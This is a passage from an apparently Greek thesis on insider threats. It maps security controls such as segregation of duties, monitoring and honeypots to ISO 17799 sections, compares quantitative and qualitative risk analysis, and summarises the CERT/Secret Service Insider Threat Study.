Στην ουσία η διαρροή των πληροφοριών έγινε επειδή μετά την 11/11 έγινε η σύνδεση πολλών υπηρεσιών, διαμοιράστηκε τεράστιος αριθμός εγγράφων και κάποιος εκ των έσω διέπραξε την κλοπή. Όλος αυτός ο πανικός που επικράτησε μετά την 11/11 δημιούργησε συνθήκες ιδανικές για το σχεδιασμό και την εκτέλεση της εσωτερικής απειλής.

Το άτομο είχε τον χρόνο να σχεδιάσει την στρατηγική και να εκτελέσει τις ενέργειες που απαιτούνται για να κάνει την επίθεση. Από την στιγμή που είχε σύνδεση σε όλες τις απαραίτητες πηγές, δεν έκανε καμία κίνηση

7.6 Έλεγχος iso17799

Πίνακας 1 συγκρίνει τα στοιχεία ελέγχου που προσδιορίζονται στο δέντρο επίθεσης που έγινε initialize από ISO 17799 [1]. Από την ανάλυση των δύο ελέγχων, παρατηρείται ότι ISO 17799 πολύ καλά προσδιορίζει τους ελέγχους για την προστασία των περιουσιακών στοιχείων του οργανισμού από insider και εξωτερικές απειλές.

Από τον συγκεκριμένο έλεγχο καθορίζεται η συμπεριφορά του προσωπικού ασφαλείας δεν καθορίζει τις διαδικασίες που πρέπει να κάνουν οι εργαζόμενοι για τις καθημερινές τους συνήθειες. Ο επιτιθέμενους μπορεί να παρακινηθεί από άτομα που βρίσκονται στο εσωτερικό της εταιρείας αλλά τόσο και στο εξωτερικό. Για το λόγο αυτό,
Honeynet and Honeypot are the other controls that have not been defined in Communications and Operations Management

THREATS			CONTROLS			
					Analysed	Defined in ISO 17799 sections
EXTERNAL THREATS	INSIDER THREATS	Obtain confidential information	CONTROLS TO STOP EXTERNAL THREATS	CONTROLS TO STOP INSIDER THREATS	1. Segregation of duties 2. Encryption 3. Honeypot 4. Application firewall to limit user activity on machine	- 8.1.4 Segregation of duties - 10.3.2 Encryption - Unspecified - 9.6.1 Information access restriction
		Unauthorised login into server			1. Monitoring 2. Audit events	- 9.7.2 Monitoring system use - 9.7.1 Event logging
		Abuse of access rights			1. Access control 2. Background screening of personnel	- 9.2.2 Privilege management - 6.1.2 Personnel screening and policy
		Obtain access rights			Access control	- 9.2 User access management
		Guess password			Password management	- 9.2.3 User password management
		Steal password			Clear screen and desk policy	- 7.3.1 Clear desk and clear screen policy
		Social engineer password			Security awareness and training	- 6.2.1 Information security education and training
		1. Contact personnel 2. Gather information about personnel 3. Familiar to personnel			Personnel security	- Not clearly specified (although 6 addresses personnel security, but it does not define that personnel should not be accessible to outsiders who can entice personnel to commit threat)
	PENETRATION THREAT	1. Identify vulnerabilities 2. Collect network information 3. Have network information		CONTROLS TO STOP PENETRATION THREAT	1. Firewall 2. Monitoring (IDS) 3. Audit events 4. Honeynet 5. Penetration testing 6. Vulnerability assessment	- 8.5.1 Network controls - 9.7.2 Monitoring system use - 9.7.1 Event logging - Unspecified - 12.2.2 Technical compliance checking

7.7 Συμπεράσματα

Παρόλο που είδαμε ότι οι περισσότερες από τις περιπτώσεις εσωτερικής απειλής αφορούν πρώην εργαζόμενους της εταιρείας, δεν υπάρχει καθορισμένο προφίλ ενός κακόβουλου cracker. Άντρες και γυναίκες έχουν τις ίδιες πιθανότητες να κάνουν εσωτερική απειλή. Οι θέσεις που καταλαμβάνουν μπορεί να είναι προγραμματιστές, designers, system and network administrators και διευθυντές. Είναι υπάλληλοι της εταιρείας, προσωρινά εργαζόμενοι η εργαζόμενοι με συμβόλαιο.

Οι εργαζόμενοι θα πρέπει να περνάνε από εκπαίδευση σχετικά με την ασφάλεια, επίσης ο οργανισμός θα πρέπει να τους ενθαρρύνει να εντοπίζουν κακόβουλες συμπεριφορές εμπειρικά και όχι από στερεότυπη συμπεριφορά.

Για παράδειγμα θα πρέπει να καταλαβαίνουν συμπεριφορές και συζητήσεις οι οποίες διατυπώνουν απειλές προς τον οργανισμό, ή ακόμα και σχέδια που μπορούν να προκαλέσουν ζημιά προς τον οργανισμό. Τέλος να μπορούν να εντοπίζουν υπαλλήλους που προσπαθούν να κλέψουν κωδικούς από συναδέλφους τους ή να εξαπατήσουν με άλλες περίτεχνες ενέργειες.

Οι οργανισμοί είναι υπεύθυνοι να παρέχουν στους υπαλλήλους προγράμματα εκπαίδευσης που να δημιουργούν κλίμα ασφάλειας που είναι απαραίτητο για την αποτελεσματικότητα και την μακροζωία του οργανισμού . Τα μέτρα που χρησιμοποιούνται για να ασφαλίσουν τον οργανισμό πρέπει να είναι κοντά στους στόχους, τις αξίες και τα περιουσιακά στοιχεία.

Για παράδειγμα αν ένας οργανισμός θέτει ως μεγάλη αξία την ποιότητα στο service του πελάτη, αντίστοιχα θα πρέπει να δει με την ίδια ματιά την προστασία των προσωπικών πληροφοριών του πελάτη. Ο οργανισμός θα πρέπει να εκπαιδεύσει τους υπαλλήλους να αντιμετωπίζουν με βαρύτητα τα προσωπικά δεδομένα του πελάτη όπως είπαμε παραπάνω.

Οι εργαζόμενοι θα πρέπει να συνειδητοποιήσουν ότι ο οργανισμός έχει πολιτικές και διαδικασίες και θα πρέπει να ανταποκριθούν σε θέματα ασφαλείας όποτε και αν χρειαστεί. Ο διαχωρισμός των καθηκόντων όπως και η παρακολούθηση της απομακρυσμένης πρόσβασης πρέπει να αναλυθούν. Καθώς η εγρήγορση των υπαλλήλων είναι το κλειδί στον εντοπισμό εσωτερικών απειλών, σε πολλές περιπτώσεις έχει ανιχνευτεί λόγο μη φυσιολογικής λειτουργίας του συστήματος.

Οι εργαζόμενοι θα πρέπει να ενημερώνονται όταν παρακολουθείται η δραστηριότητα τους. Ειδικά οι system administrators, privileged users. Επίσης οι εργαζόμενοι θα πρέπει να εκπαιδευτούν για να είναι υπεύθυνοι να προστατεύουν τους κωδικούς τους και τα προϊόντα της εργασίας τους. Οι crackers μπορεί να εντοπιστούν, αλλά ο εντοπισμός τους είναι ένα πολύπλοκο πρόβλημα. Εσωτερικές απειλές μπορούν να αντιμετωπιστούν μέσα από ένα στρώμα άμυνας πολλαπλών επιπέδων που συνίσταται από πολιτικές, διαδικασίες, και τεχνικούς ελέγχους.

Για αυτό η διοίκηση θα πρέπει να είναι κοντά σε πολλές από τις ανάγκες του οργανισμού. Ο οργανισμός πρέπει να παρακολουθεί στενά τις εξελίξεις στην τεχνολογία των πληροφοριών και να επιλέγει σωστά τις νέες τεχνολογίες που θα ακολουθήσει.

Οι επιθέσεις που γίνονται από άτομα που βρίσκονται στο εξωτερικό της εταιρείας έχουν ως απώτερο σκοπό να δημιουργήσουν ζημιές και καταστροφές στα συστήματα της εταιρείας από την άλλη οι insider δημιουργούν τα ίδια προβλήματα με τους hackers. Είναι πιο εύκολο να εντοπιστεί και να προσληφθεί η επίθεση από κάποιο hacker παρά από ένα insider, αφού στην πρώτη περίπτωση θα πρέπει περάσει από δίφορα φίλτρα και επίπεδα προφύλαξης. Από την άλλη είναι πολύ δύσκολο να εντοπιστεί ένας insider γιατί έχει περάσει ήδη από τα επίπεδα προφύλαξης,

Οι εταιρείες έχουν πρόσφατα άρχισε να ανησυχεί για την ασφάλεια των περιουσιακών στοιχείων από τους υπαλλήλους που έχουν νόμιμη πρόσβαση στους πόρους τους. Με την αύξηση του αριθμού των εργαζομένων συνειδητοποιούν η αξία των περιουσιακών στοιχείων στις εταιρείες τους, η ένταση των επιθέσεων έχει αυξηθεί

	Procedural Controls								
	Business Continuity Planning	Background Screening	Security Awareness and Training	Segregation of Duties	Principle of Least Privilege	Auditing	Deactivating access rights on termination	Password Management	Reporting
Virus/Worm	✓	✗	✓	✗	✓	✓	✓	✗	✓
Theft	✓	✓	✓	✓	✓	✓	✓	✓	✗
Insider net access abuse	✗	✗	✓	✗	✓	✓	✗	✗	✓
Unauthorised access to information	✗	✓	✓	✓	✓	✓	✓	✓	✓
Denial of Service	✓	✓	✗	✗	✓	✗	✓	✗	✓
System penetration	✓	✓	✓	✓	✓	✓	✓	✓	✓
Financial fraud	✗	✓	✗	✓	✗	✓	✗	✗	✗
Web site defacement	✓	✓	✓	✗	✓	✓	✓	✗	✓
Sabotage	✓	✓	✓	✓	✓	✓	✓	✓	✓
Adult Activities	✗	✗	✓	✗	✓	✓	✗	✗	✓
Malicious code introduction	✓	✓	✓	✓	✓	✓	✓	✗	✓
Social Engineering	✗	✓	✓	✗	✗	✗	✗	✓	✓

Για να εντοπιστεί η εσωτερική απειλή αρκεί να γίνουν κάποιοι έλεγχοι στα περιουσιακά στοιχεία που πρέπει να προστατευτούν. Οι εταιρείες πρέπει να εγκαταστήσουν τεχνικούς ελέγχους και διαδικασίες για να σιγουρέψουν την ασφάλεια της εταιρείας.

Ο παρακάτω αλλά και ο παραπάνω πίνακας δείχνουν τις μορφές εσωτερικής απειλής που μπορεί να εμφανιστούν. Ο παραπάνω πίνακας δείχνει τις διαδικασίες που πρέπει να γίνουν και ο παραπατώ πίνακας τους επιπλέον ελέγχους που απαιτούνται ανά μορφή απειλής. Κάνοντας μια αναθεώρηση παρατηρούμαι ότι ένας τακτικός έλεγχος των διαδικασιών , μαθήματα ασφαλείας των εργαζομένων, το auditing και monitoring θα λύσει πολλά προβλήματα στις επιχειρήσεις.

	Technical Controls					
	Security Solutions (Firewalls / Anti-Virus / Content filtering / Spy wares)	Monitoring	Access Controls	Encryption	Honeypots / Honeytokens	Vulnerability Assessment / Penetration Testing
Virus/Worm	✓	✗	✓	✗	✗	✗
Theft	✓	✓	✓	✗	✓	✗
Insider net access abuse	✓	✓	✓	✗	✗	✗
Unauthorised access to information	✓	✓	✓	✓	✓	✓
Denial of Service	✓	✓	✓	✗	✓	✓
System penetration	✓	✓	✓	✗	✓	✓
Financial fraud	✗	✓	✓	✗	✗	✗
Web site defacement	✓	✓	✓	✗	✓	✓
Sabotage	✓	✓	✓	✗	✗	✓
Adult Activities	✓	✓	✓	✗	✗	✗
Introducing Malicious code	✓	✗	✓	✗	✗	✓
Social Engineering	✗	✓	✗	✗	✗	✓

Οι εργαζόμενοι προσλαμβάνονται από τις εταιρείας για να φέρουν εις πέρας το έργο της εταιρείας. Ταυτόχρονα τους παρέχονται όλες οι απαραίτητες διαπιστεύσεις για να έχουν πρόσβαση σε όλα τα συστήματα της εταιρείας . Μεμονωμένα άτομα υπάλληλοι εκμεταλλεύονται την παραπάνω δυνατότητα και στρέφονται προς την εταιρεία για να κερδίσουν χρηματικά ποσά αλλά και έγγραφα/αρχεία με μεγάλη πνευματική αξία.

Τα κίνητρα των επιτιθέμενων από το εσωτερικό της εταιρείας μπορεί να είναι χρηματικό κέρδος , απαξίωση, εκδίκηση , περιέργεια, ψυχολογικό άγχος , επιθυμία για σεβασμό, αποτυχία απόφασης και μη ηθική καταξίωση.


Οι άνθρωποι είναι εξοικειωμένοι με εξωτερικές απειλές, όπως είναι εύκολα ορατά. Το μόνο που γνωρίζετε σχετικά με εχθρικές οντότητες ανήθικα γνωστό ως χάκερ που πραγματοποιούν επίθεση για προσωπικά οφέλη, και είναι άγνωστα στο θύμα. Ασφάλεια διαθέσιμες λύσεις επικεντρώνονται σήμερα σχετικά με την καταπολέμηση των απειλών που σχετίζεται από αυτές τις εξωτερικές οντότητες.

7.8 Τεχνικές ανάλυσης κινδύνου

Υπάρχει ένας πολύ μεγάλος αριθμός από τεχνικές ανάλυσης κινδύνων. Αυτό οφείλεται στις διαφορετικές ανάγκες που χρειάζεται να καλύψουν. Γενικά όμως υπάρχουν δύο μεγάλες κατηγορίες για ανάλυση κινδύνων: Η ποσοτική(quantitative) και η ποιοτική (qualitative).

Ποσοτική ανάλυση:

Η ποσοτική ανάλυση προσπαθεί να προσδιορίσει αντικειμενικές αριθμητικές τιμές (πχ. χρηματικά ποσά) για κάθε συνιστώσα της ανάλυσης κινδύνων. Για παράδειγμα προσπαθεί να υπολογίσει την χρηματική αξία των απωλειών ή την πιθανότητα (σε νούμερο) να συμβεί ένα περιστατικό. Στην περίπτωση που «ποσοτικοποιηθούν» όλες οι συνιστώσες (αξία περιουσιακών στοιχείων, συχνότητα απειλών, αποτελεσματικότητα αντίμετρων, κόστος αντίμετρων, αβεβαιότητα και πιθανότητα) τότε η ανάλυση ονομάζεται πλήρως ποσοτική.



Πλεονεκτήματα:

• Τα αποτελέσματα έχουν το κύρος της μαθηματικής απόδειξης
• Τα αποτελέσματα μπορούν να εκφραστούν σε γλώσσα κατανοητή από τους διαχειριστές (managers) του οργανισμού
• Η ανάλυση κόστους/όφελους (cost/benefit) είναι πιο εύκολη και άμεση.
• Η αξία των περιουσιακών στοιχείων του πληροφοριακού συστήματος (όσον αφορά την εμπιστευτικότητα, ακεραιότητα και διαθεσιμότητα) γίνεται καλύτερα κατανοητή όταν εκφράζεται σε χρηματικά ποσά. Αυτό βοηθάει στην μεγαλύτερη αποδοχή της ασφάλειας.

Μειονεκτήματα:

• Οι υπολογισμοί μπορεί να είναι πολύπλοκοι
• Η ανάλυση χρειάζεται πολύ χρόνο για να ολοκληρωθεί
• Χρειάζεται μμεγάλη ποσότητα προκαταρτικής εργασίας
• Η καθοδήγηση των συμμετεχόντων στην ανάλυση δεν μπορεί να γίνει εύκολα. Έτσι συνήθως χρειάζεται η συμμετοχή έμπειρων στην ποσοτική ανάλυση ατόμων.
• Ιστορικά, η ποσοτική ανάλυση λειτουργεί καλά μόνο με την χρήση κάποιου αυτοματοποιημένου εργαλείου συνδεδεμένου με μια γνωστική βάση (knowledge base)

Ιστορικά, η ποσοτική ανάλυση ήταν η πρώτη που χρησιμοποιήθηκε για την ανάλυση κινδύνων πληροφοριακών συστημάτων. Οι πρώτες προσπάθειες όμως συνάντησαν σημαντικές δυσκολίες λόγω της μεγάλης ποσότητας των δεδομένων και τις πολυπλοκότητας των υπολογισμών. Έτσι, ενώ πολλοί σχεδίασαν εργαλεία και αυτόματες διαδικασίες για την υποβοήθηση της ποσοτικής ανάλυσης, άλλοι κατέφυγαν στην δημιουργία πιο ποιοτικών μεθόδων ανάλυσης οι οποίες τελικά έγιναν και οι πιο διαδεδομένες.

Ποιοτική ανάλυση:

Η ποιοτική ανάλυση δεν προσπαθεί να δώσει ακριβείς αριθμητικές τιμές στις συνιστώσες της ανάλυσης κινδύνου. Αντιθέτως αρκείται να τις χαρακτηρίζει με εκφράσεις όπως πχ. μεγάλο, μέτριο, μικρό ή να δίνει τιμές από μια προαποφασισμένη κλίμακα. Με την λογική αυτή παρακάμπτονται οι πολύπλοκοι υπολογισμοί. Αν και οι κίνδυνοι δεν υπολογίζονται επακριβώς, επιτυγχάνεται η ταξινόμηση τους και επομένως η προτεραιότητα για την αντιμετώπιση τους.

Η ποιοτική ανάλυση βασίζεται στην εμπειρία των ανθρώπων που συμμετέχουν για τον προσδιορισμό των κινδύνων. Πρόκειται προφανώς για μια υποκειμενική μέθοδος. Προσπαθεί να εκμεταλλευτεί την γνώση των ατόμων που συμμετέχουν ώστε να φτάσει σε αποδεκτά προσεγγιστικά αποτελέσματα στον ελάχιστο δυνατό χρόνο και με την ελάχιστη προσπάθεια, παρακάμπτοντας το πολύπλοκο μαθηματικό κομμάτι της ανάλυσης. Έχει αποδειχτεί με τον καιρό ότι η ποιοτική ανάλυση παράγει ικανοποιητικά αποτελέσματα όταν τα άτομα που συμμετέχουν έχουν την απαιτούμενη γνώση και εμπειρία για το πληροφοριακό σύστημα που εξετάζεται.

Πλεονεκτήματα:

• Αποφεύγονται πολύπλοκοι υπολογισμοί
• Δεν είναι απαραίτητος ο αριθμητικός υπολογισμός της αξίας των περιουσιακών στοιχείων
• Είναι ευκολότερη η συμμετοχή ατόμων που δεν έχουν σχέση με την ασφάλεια και την πληροφορική.
• Η ποιοτική ανάλυση χρειάζεται λιγότερο χρόνο και λιγότερους πόρους σε σχέση με την ποσοτική
• Η διαδικασία της ανάλυσης είναι πιο ευέλικτη

Μειονεκτήματα:

• Είναι υποκειμενικής φύσεως
• Δεν γίνεται μεγάλη προσπάθεια για την αναγνώριση της αντικειμενικής αξίας των περιουσιακών στοιχείων. Έτσι, η αντίληψη της αξίας μπορεί να μην αντικατοπτρίζει την πραγματική αξία κατά τον υπολογισμό του κινδύνου.
• Η ποιότητα των αποτελεσμάτων βασίζεται εξολοκλήρου στην γνώση και την εμπειρία των ατόμων που συμμετέχουν στην ανάλυση
• Η ανάλυση κόστους/όφελους (cost/benefit) δεν βασίζεται σε μαθηματική απόδειξη
Στην πραγματικότητα οι περισσότερες τεχνικές που χρησιμοποιούνται σήμερα είναι μια μίξη ποσοτικής και ποιοτικής ανάλυσης. Τον χαρακτηρισμό ποιοτική ή ποσοτική ανάλυση την παίρνουν ανάλογα με ποια ανάλυση προσεγγίζουν καλύτερα.

7.9 Οφέλη της ανάλυσης κινδύνων

Παρακάτω αναφέρονται τα πιο σημαντικά οφέλη που αποκομίζονται από την ανάλυση κινδύνων πληροφοριακών συστημάτων.

Γενική βελτίωση της ασφάλειας του πληροφοριακού συστήματος

Η ανάλυση κινδύνων βοηθάει στην γενική βελτίωση της ασφάλειας του πληροφοριακού συστήματος αναγνωρίζοντας και αντιμετωπίζοντας τους σημαντικότερους κινδύνους που το απειλούν.

Στόχευση της ασφάλειας

Η ασφάλεια πρέπει να στοχεύει κατάλληλα και άμεσα στις πιθανές επιπτώσεις, απειλές και υπάρχουσες ευπάθειες. Η αποτυχία να γίνει αυτό μπορεί να οδηγήσει σε υπερβολικές και μη αναγκαίες δαπάνες. Η ανάλυση κινδύνων προάγει πολύ καλύτερη στόχευση που βοηθά στην

εξάλειψη των άσκοπων δαπανών και στην πιο αποτελεσματική αντιμετώπιση των πραγματικών προβλημάτων ασφαλείας.

Βελτίωση της κατανόησης του συστήματος

Κατά την διαδικασία της ανάλυσης κινδύνων βελτιώνεται η γνώση και η κατανόηση του συστήματος ως προς θέματα ασφαλείας. Καταρχάς αναγνωρίζονται οι διάφορες απειλές και φανερώνονται οι ευπάθειες του. Επίσης κατανοείται η πραγματική αξία των επιμέρους συστημάτων που αποτελούν το πληροφοριακό σύστημα.

Κατανόηση της αναγκαιότητας της ασφάλειας

Η συμμετοχή στην διαδικασία της ανάλυσης κινδύνων διαμορφώνει μια καλύτερη κατανόηση των προβλημάτων ασφαλείας καθώς και των επιπτώσεων που μπορεί να έχουν αυτά. Με αυτό τον τρόπο επιτυγχάνεται καλύτερη επιλογή αντιμέτρων αλλά και μεγαλύτερη αποδοχή των αντιμέτρων που προτείνονται από τους χρήστες. Η κατανόηση της αναγκαιότητας της ασφάλειας έχει ως αποτέλεσμα την αντιμετώπιση των θεμάτων ασφαλείας με την σοβαρότητα που τους αρμόζει.

Δικαιολόγηση δαπανών για την ασφάλεια.
Η εισαγωγή ασφάλειας σε ένα πληροφοριακό σύστημα σχεδόν πάντα σημαίνει επιπλέον κόστος. Επειδή όμως δεν οδηγεί άμεσα σε αύξηση των κερδών μιας επιχείρησης, πρέπει να δικαιολογείται οικονομικά. Η ανάλυση κινδύνων δημιουργεί την κατάλληλη δικαιολόγηση για την αναγκαιότητα της ασφάλειας που προτείνεται και του κόστους που αυτή προσθέτει.

Κεφάλαιο 8. Εσωτερική απειλή σε δημόσιους και ιδιωτικούς οργανισμούς

Το πρόβλημα της εσωτερικής απειλής το αντιμετωπίζουν αρκετοί οργανισμοί που δραστηριοποιούνται σε πολλούς και διαφορετικούς τομείς της παραγωγικής διαδικασίας Είναι ένα φαινόμενο που προκαλεί έντονη ανησυχία καθώς οι συνέπειες του μπορεί να είναι άμεσα αντιληπτές τόσο σε οικονομικό αλλά και έμμεσες σε απώλεια πελατών καθώς και δραστηριοτήτων. Οι συνέπειες μιας εσωτερικής απειλής μπορεί να προκαλέσει την παύση παραγωγής για ορισμένες ώρες , μέχρι αρνητική δημοσιότητα και οικονομική ζημία που να οδηγήσει στην απόλυση άλλων εργαζομένων μέχρι και να τερματίσει τις δραστηριότητες η επιχείρηση.

Ακόμα περισσότερο , οι επιπτώσεις μιας εσωτερικής απειλής μπορεί να είναι τέτοιες ώστε να προκαλέσει ζημίες εκτός συνόρων της εταιρείας που έγινε η εσωτερική απειλή , τέλος μπορεί να προκαλέσει αλυσιδωτές καταστροφές σε ένα ολόκληρο τομέα.

Μετά απο έρευνες που έχουν γίνει έχει επισημανθεί πόσο σημαντικό είναι να γίνεται αξιολόγηση και προσδιορισμός των απειλών στον ιδιωτικό και δημόσιο τομέα. Επίσης τονίζεται πόσο σημαντικό είναι να συντηρούνται συστήματα που θα έχουν μόνιμη διασύνδεση με τους παρακάτω οργανισμούς :

- Τραπεζικός και οικονομικός
- Τηλεπικοινωνίες
- Μεταφορές
- Ταχυδρομικός
- Εκτάκτων βοηθειών
- Δημόσια υγεία
- Φαγητό
- Ενέργεια
- Νερό
- Χημικά προϊόντα
- Γεωργία
- Αμυντική Βιομηχανία

Στην εικόνα 5 εμφανίζονται οι τομείς του δημόσιου τομέα που πλήττονται από το φαινόμενο της εσωτερικής απειλής

8.1 Προσπάθεια προσδιορισμού πληροφοριών σχετικά με την εσωτερική απειλή.

Υπολογίζοντας πόσο συχνά κυβερνητικοί οργανισμοί και ιδιωτικές εταιρείες πέφτουν θύματα παράνομης δραστηριότητας καταλήγουμε στο συμπέρασμα ότι οι επιτιθέμενοι είναι άτομα που δεν θα μπορούσαμε να υποψιαστούμε και επίσης είναι εν γένει προστατευμένα από τον νόμο. Επίσης είναι πολύ δύσκολο να εντοπιστούν καθώς τα συγκεκριμένα αδικήματα δεν προκαλούν εμφανή βλάβη-καταστροφές , ανεπαρκή αποδεικτικά στοιχεία για την άσκηση δίωξης καθώς και τέλος την αρνητική δημοσιότητα που ενδεχομένως να επακολουθήσει.

Τα στατιστικά που ακολουθούν αποκαλύπτουν λίγο την κατάσταση, 55 % των οργανισμών που έπεσαν θύματα εντόπισαν και εν τέλει κατηγόρησαν κάποιο άτομα για την απάτη. 58 % από τις παραπάνω περιπτώσεις κατέληξαν άτι η επίθεση έγινε από άτομο εξωτερικό απο την εταιρεία, 27% εσωτερική απειλή, και 15% από κάποια άγνωστη πηγή.

Συγκεκριμένα οι καταγεγραμμένες προσπάθειες προσδιορισμού εσωτερικής απειλής συνοψίζονται στα παρακάτω :

- Καθορισμός του αριθμού των επιθέσεων που έγιναν προς την εταιρεία τον τελευταίο χρόνο.
- Επιστημονικές συζητήσεις που έγιναν με σκοπό να μετριάσουν το φαινόμενο της εσωτερικής απειλής στον ηλεκτρονικό κόσμο.
- Επιστημονικές συζητήσεις για την ανάπτυξη τον έλεγχο και τον καθορισμό πλαισίου για τον εντοπισμό εσωτερική απειλής.

Όλες οι παραπάνω συζητήσεις βοήθησαν να επεκταθεί η έρευνα και να μεγαλώσει η βάση γνώσης της εσωτερικής απειλής.

8.2 Insider Threat Study

Από το 2001 οι μυστικές υπηρεσίες παγκοσμίως σε συνδυασμό με το CERT έχουν συνεργαστεί με στόχο να προσδιορίσουν και να διαχειριστούν σημαντικές ηλεκτρονικές απειλές σε δημόσιες επιχειρήσεις και οργανισμούς. Η συγκεκριμένη συνεργασία κατέληξε στις παρακάτω διαπιστώσεις :

1. Καθορισμός τρόπων και μέσων που θα περιορίσουν τις συνέπειες τις εσωτερικής απειλής σε σημαντικά συστήματα και τα οποία έχουν επίδραση στην φυσική ασφάλεια των οργανισμών.
2. Καθορισμός τρόπων και μέσων που θα εντοπίζουν πιθανές απειλές για τους οργανισμούς.
3. Αναπτύσσοντας εργαλεία που θα βοηθήσουν την βιομηχανία , τις κυβερνήσεις και τις διάφορες εταιρείες που είναι υπεύθυνες για πνευματικά δικαιώματα , να εντοπίζουν απειλές που είναι επικίνδυνες για τον εξοπλισμό και την υγεία της εταιρείας.

Όλες οι παραπάνω διεργασίες οδήγησαν στην δημιουργία του ITS(Insider Threat Study). Η ITS δημιουργήθηκε για να μελετηθούν σε βάθος τα συμβάντα από την εσωτερική απειλή καθώς και τα άτομα που έκαναν τις αντίστοιχες εσωτερικές απειλές όπως και οι τύποι των εσωτερικών απειλών και οι συνέπειες που είχαν σε σημαντικές υποδομές τις βιομηχανίας. Ουσιαστικά οι οργανισμοί που συνέβαλαν στην δημιουργία της συγκεκριμένης έρευνα είναι οι παρακάτω : Secret Service National Threat Assessment Center (NTAC) and the CERT Program of Carnegie Mellon University's Software Engineering Institute (CERT).

Η συγκεκριμένη έρευνα εστιάζεται στα άτομα που χρησιμοποιούν τις αυξημένες αρμοδιότητες για να προκαλέσουν ζημία στους οργανισμούς. Η πρόληψη της εσωτερικής απειλής είναι σημαντική για τις μυστικές υπηρεσίες γιατί μπορεί να βοηθήσει σημαντικά την έρευνα και την προστασία του οργανισμού. Συγκεκριμένα οι μυστικές υπηρεσίες ερευνούν :

- Παραβιάσεις του νόμου που σχετίζονται με οικονομικά εγκλήματα που συμπεριλαμβάνουν αλλά δεν περιορίζονται μόνο σε οικονομικές απάτες ,εντοπισμούς των κλεπτών, πρόσβαση στα μηχανήματα που έγινε η απάτη.
- Επιθέσεις από Ηλεκτρονικούς Υπολογιστές , σε εθνικά συστήματα, τράπεζες και εταιρείες τηλεπικοινωνιών.
- Συμβάντα που σχετίζονται με παραβίαση της ασφαλείας στο internet, όπως sabotage ,και το οποίο προκαλεί βλάβη στα ηλεκτρονικά συστήματα ασφαλείας, τα οποία είναι σημαντικά για την λειτουργία των επιχειρήσεων.

Στο συγκεκριμένο project έγινε ανάλυση συμβάντων εσωτερικής απειλής από ειδικούς του CERT , που ειδικεύονται στην βιωσιμότητα και ασφάλεια των δικτύων. Προηγούμενες μελέτες που είχαν γίνει από τις μυστικές υπηρεσίες είχαν δώσει βαρύτητα στην ανακάλυψη του τρόπου σκέψης και συμπεριφοράς των επιτιθεμένων.

Με τον καιρό όμως οι έρευνες στραφήκαν στην πρόβλεψη μελλοντικών επιθέσεων από υποψήφια θύματα. Στόχος της συγκεκριμένης έρευνας είναι να μαζέψουν πληροφορίες για να ενισχύσουν τις προσπάθειες αξιολόγησης εσωτερικών απειλών, προσπάθειες για να καθορίσουν και να διαχειριστούν το ρίσκο για να προκαλέσουν ζημιά.

Πάνω από όλα ο στόχος της ITS ήταν να βοηθήσει την ιδιωτική βιομηχανία και τις κυβερνήσεις να καταλάβουν καλύτερα , να εντοπίζουν και πιθανόν να εντοπίζουν προσπάθειες εσωτερικής απειλής. Πρωταρχικός στόχος της μελέτης είναι να εντοπίσει πληροφορίες που μπορεί να είναι ορατή για το συμβάν από συμπεριφορά και τεχνική προσέγγιση.

Η ITS αποτελείται από τα παρακάτω εξαρτήματα :

- Μια τετραετής έρευνα (2004-2007) , για τον καθορισμό και την αξιολόγηση της εσωτερικής απειλής από συμβάντα στον ιδιωτικό και δημόσιο τομέα.
- Πολλές αναλύσεις σε βάθος της εσωτερικής απειλής που εμφανίστηκε στον τραπεζικό και ευρύτερο οικονομικό τομέα καθώς και στις τηλεπικοινωνίες.
- Μία συγκεντρωτική ανάλυση των συμβάντων εσωτερικής απειλής σε σημαντικές υποδομές του δημόσιου και ιδιωτικού τομέα.

Τα άτομα που συνεργάστηκαν για την ανάλυσης της συγκεκριμένης αναφοράς είναι :

- Business Managers

Εσωτερική απειλή (Insider threat)

- Άτομα από την διαχείριση ανθρώπινων πόρων
- Προϊστάμενοι τεχνικών τμημάτων.
- Προϊστάμενοι τμημάτων ασφαλείας
- Δικηγόροι
- Νομοθέτες
- Εισαγγελείς

Ο βασικός στόχος της έρευνα είναι να εντοπίσει το περιστατικό πριν να συμβεί ή να προβλέψει συμπεριφορές εργαζομένων , πληροφορίες που αντλούνται από την σωματική, κοινωνική και on-line συμπεριφορά.

Εντοπίζονται τα τρωτά σημεία των εργαζομένων που μπορεί να τους ωθήσουν να προβούν σε παράνομη δραστηριότητα. Εξέταση παράνομης δραστηριότητας και το πώς σχετίζεται με τις σημαντικές υποδομές της εταιρείας. Οι ερευνητές εξέτασαν την παράνομη δραστηριότητα σχετικά με σημαντικές υποδομές για δύο βασικούς λόγους .

